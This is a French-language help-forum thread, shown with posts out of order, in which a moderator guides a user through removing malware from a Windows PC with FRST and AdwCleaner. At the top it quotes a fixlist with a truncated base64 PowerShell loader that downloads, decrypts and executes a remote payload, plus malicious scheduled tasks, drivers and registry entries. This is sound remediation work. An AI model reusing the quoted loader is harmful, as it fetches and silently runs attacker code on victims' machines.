CIAKQA7AHIAZQB0AHUAcgBuACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAHIAcQAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJAB1AHIAbAApACkAOwB9AAoAZgB1AG4AYwB0AGkAbwBuACAAZABzAHQAcgAoACQAcgBhAHcAZABhAHQAYQApAHsAJABiAHQAPQBbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAcgBhAHcAZABhAHQAYQApADsAJABlAHgAdAA9ACQAYgB0AFsAMABdADsAJABrAGUAeQA9ACQAYgB0AFsAMQBdACAALQBiAHgAbwByACAAMQA3ADAAOwBmAG8AcgAoACQAaQA9ADIAOwAkAGkAIAAtAGwAdAAgACQAYgB0AC4ATABlAG4AZwB0AGgAOwAkAGkAKwArACkAewAkAGIAdABbACQAaQBdAD0AKAAkAGIAdABbACQAaQBdACAALQBiAHgAbwByACAAKAAoACQAawBlAHkAIAArACAAJABpACkAIAAtAGIAYQBuAGQAIAAyADUANQApACkAOwB9AAoAcgBlAHQAdQByAG4AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBlAGEAZABlAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARABlAGYAbABhAHQAZQBTAHQAcgBlAGEAbQAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgAJABiAHQALAAyACwAKAAkAGIAdAAuAEwAZQBuAGcAdABoAC0AJABlAHgAdAApACkAKQAsAFsASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABlAGMAbwBtAHAAcgBlAHMAcwApACkAKQAuAFIAZQBhAGQAVABvAEUAbgBkACgAKQA7AH0ACgAkAHMAYwA9AGQAcwB0AHIAKAB3AGMAKAAkAHMAdQByAGwAKQApADsASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAALQBjAG8AbQBtAGEAbgBkACAAIgAkAHMAYwAiADsAfQBjAGEAdABjAGgAewB9ADsAZQB4AGkAdAAgADAAOwA=
Task: {AD0DFB29-45F6-4988-AFFA-6030F6BA7CEB} - System32\Tasks\Urlaimadrionn => C:\ProgramData\Urlaimadrionn\1.0.7.1\obniefmo.exe
Task: {BCA05640-D5AE-4AFA-840D-4558E787BC52} - System32\Tasks\Microsoft\Windows\Multimedia\SMupdate3 => Rundll32.exe C:\PROGRA~1\COMMON~1\System\SysMenu.dll ,Command701 update3 <==== ATTENTION
Task: {C15AAF77-4511-45C4-B2F2-9A513E4286B6} - System32\Tasks\Lusti => C:\PROGRA~1\SHOPPE~1\Xiafp.bat
C:\WINDOWS\system32\Drivers\bywlbazw.sys
C:\WINDOWS\system32\Drivers\yqvrmxmr.sys
Reg: reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\iSafe" /f
Reg: reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\NIS" /f
Reg: reg delete "HKU\S-1-5-21-115797615-326514391-1962728804-1002\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{6f1aecd5-cdd3-4ae9-ab14-0d218cad49db}" /f
Reg: reg delete "HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{6f1aecd5-cdd3-4ae9-ab14-0d218cad49db}" /f
cmd: ipconfig /flushdns
Hosts:
Removeproxy:
EmptyTemp:
end
--> Enregistre le fichier dans le dossier Téléchargements (au même endroit que FRST) sous le nom fixlist.txt
--> Lance FRST (Sous Windows Vista/7/8/10, clic droit sur FRST > Exécuter en tant qu'administrateur).
--> Clique sur Corriger. Patiente le temps de la correction.
Note : si l'outil a besoin d'un redémarrage, laisse le système redémarrer normalement, l'outil terminera son travail.
--> Une fois la correction terminée, un rapport Fixlog.txt remplacera le fichier fixlist.
--> Héberge le rapport sur pjjoint.malekal.com et copie-colle le lien fourni dans ta prochaine réponse.
--> Réinitialise tes navigateurs (Internet Explorer, Google Chrome, Firefox) :
https://forums.commentcamarche.net/forum/affich-37585758-reinitialiser-son-navigateur -
ModérateurBonjour,
1/
--> Télécharge et lance AdwCleaner (d'Xplode), choisis l'option "Scanner".
--> Une fois le scan terminé, choisis l'option "Nettoyer".
--> Redémarre le PC comme demandé, héberge le rapport sur pjjoint.malekal.com puis copie-colle le lien donné par le site dans ta réponse. Le rapport est enregistré dans C:\AdwCleaner sous le nom d'AdwCleaner[C?].
2/
--> Télécharge Farbar Recovery Scan Tool (de Farbar) sur ton Bureau.
Attention : tu dois prendre la version compatible avec ton système : 32 ou 64 bits.
32 ou 64 bits - Comment savoir ?
--> Ferme toutes les applications en cours.
--> Lance FRST (Sous Windows Vista/7/8/10, clic droit sur FRST > Exécuter en tant qu'administrateur).
--> Coche la case Addition.txt.
--> Clique sur Analyser.
--> Une fois le scan terminé, deux rapports FRST.txt et Addition.txt seront présents sur le Bureau.
--> Héberge les deux rapports sur pjjoint.malekal.com et copie-colle les liens fournis dans ta prochaine réponse.-
d'abord merci,
voila le fichier FRST.txt
> https://pjjoint.malekal.com/files.php?id=20160126_f5o10r14r9x10
et le fichier Addition.txt
>https://pjjoint.malekal.com/files.php?id=FRST_20160126_y11c12b14e12w5 -
-
-
-
-
@weed763oui,j'avais vu ,mais ca donne une idée de la marche a suivre
-
-
-
Esque tu pêux aller sur internet et dans tes document avec cette ordinateur ?

